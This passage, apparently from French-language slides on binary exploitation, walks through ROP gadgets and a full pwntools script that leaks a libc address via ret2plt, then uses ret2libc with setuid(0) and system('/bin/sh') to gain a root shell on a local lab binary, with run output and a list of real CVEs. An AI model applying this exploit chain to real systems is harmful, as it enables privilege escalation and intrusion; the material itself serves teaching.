0x08049200 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0804901e : pop ebx ; ret
0x08049202 : pop edi ; pop ebp ; ret
0x08049201 : pop esi ; pop edi ; pop ebp ; ret
```

Exemple pratique

Pour leak une adresse de la libc, on va exécuter:

```
call  puts@plt      ; push eip
                    ; jmp puts@plt
 pop  ebx           ; pop les arguments
push  puts@got.plt  ; paramètre de puts@plt
push  vuln          ; ret2func
```



Exemple pratique

ret2plt et ret2func

```
#!/usr/bin/python3
# -*- coding: utf-8 -*-

from pwn import *

context(arch='i386')
elf = ELF('./vuln')
libc = ELF('/lib32/libc.so.6')

r = process('./vuln')
print(r.recvuntil(''))

pop_ebx = 0x0804901e
puts_plt = 0x08049040
puts_got = 0x804c010
ret2plt = "A"*76 + p32(puts_plt) + p32(pop_ebx) + p32(puts_got) + p32(elf.symbols['vuln'])

print("[*] Sending ret2plt & ret2main..")
r.sendline(ret2plt)
leak = r.recv() # retourne l'adresse de puts@libc
```

Exemple pratique

ret2libc

```
puts_libc = u32(leak[:4])
print("[*] puts@libc : {0}".format(hex(puts_libc)))

system = puts_libc - libc.symbols['puts'] + libc.symbols['system']
bin_sh = puts_libc - libc.symbols['puts'] + next(libc.search(b'/bin/sh\x00'))
setuid = puts_libc - libc.symbols['puts'] + libc.symbols['setuid']
root = p32(0)

print("[*] system@libc : {0}".format(hex(system)))
print("[*] /bin/sh : {0}".format(hex(bin_sh)))
print("[*] setuid@libc : {0}".format(hex(setuid)))

ret2libc = b"A"*76 + p32(setuid) + p32(pop_ebx) + root + p32(system) + p32(pop_ebx) + p32(bin_sh)

print("[*] Sending ret2libc..")
r.sendline(ret2libc)

r.interactive()
```

Exemple pratique

```
me@debian:~/pwn$ id
uid=1000(me) gid=1000(me) groups=1000(me),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(p
lugdev),109(netdev),112(bluetooth),117(lpadmin),118(scanner),997(docker)
me@debian:~/pwn$ ./exploit.py
[*] '/home/me/pwn/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] '/lib32/libc.so.6'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process './vuln': pid 2724
[*] Sending ret2plt & ret2main..
[*] puts@libc : 0xf7dfe0a0
[*] system@libc : 0xf7dd39e0
[*] /bin/sh : 0xf7f13aaa
[*] setuid@libc : 0xf7e55d90
[*] Sending ret2libc..
[*] Switching to interactive mode
$ id
uid=0(root) gid=1000(me) groups=1000(me),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(pl
ugdev),109(netdev),112(bluetooth),117(lpadmin),118(scanner),997(docker)
$ cat /etc/shadow | wc -l
42
$
```

Et dans la vie réelle ?

[-- CVE-2019-7286 --]

RCE sur FortiProxy
et FortiOS

[-- CVE-2020-9273 --]

ROP dans ProFTPD

[-- CVE-2021-30632 --]

Chrome V8 RCE Exploit
for Windows

[-- CVE-2023-0461 --]

ROP dans le kernel
Linux

[-- CVE-2021-40444 --]

Remote Code Execution
Vulnerability in
MSHTML (Office)

[-- CVE-2021-33909 --]

A Local Privilege
Escalation
Vulnerability in
Linux’s Filesystem
Layer using Integer
Overflow

Aller plus loin

Control Flow Attacks: ret2csu, ret2dl_resolve, ret2reg, stack pivot/frame faking, esp lifting, shellcoding, off-by-one, OOB, TOCTOU, ...

Code Reuse Attacks: ROP, JOP (TOP), COP, LOP, PCOP, FSOP, COOP, BROP, JIT-ROP, SOP, SROP, CPROP, ...

Mitigations: ASLR, DEP (NX, W^X), PIE, PIC, SSP (GS Cookie), CFI (CFG, ACG, CIG), Intel CET (Shadow Stack, IBT), RELRO, FORTIFY, SEHop, SafeSEH, SEHGuard, ...

Merci. :)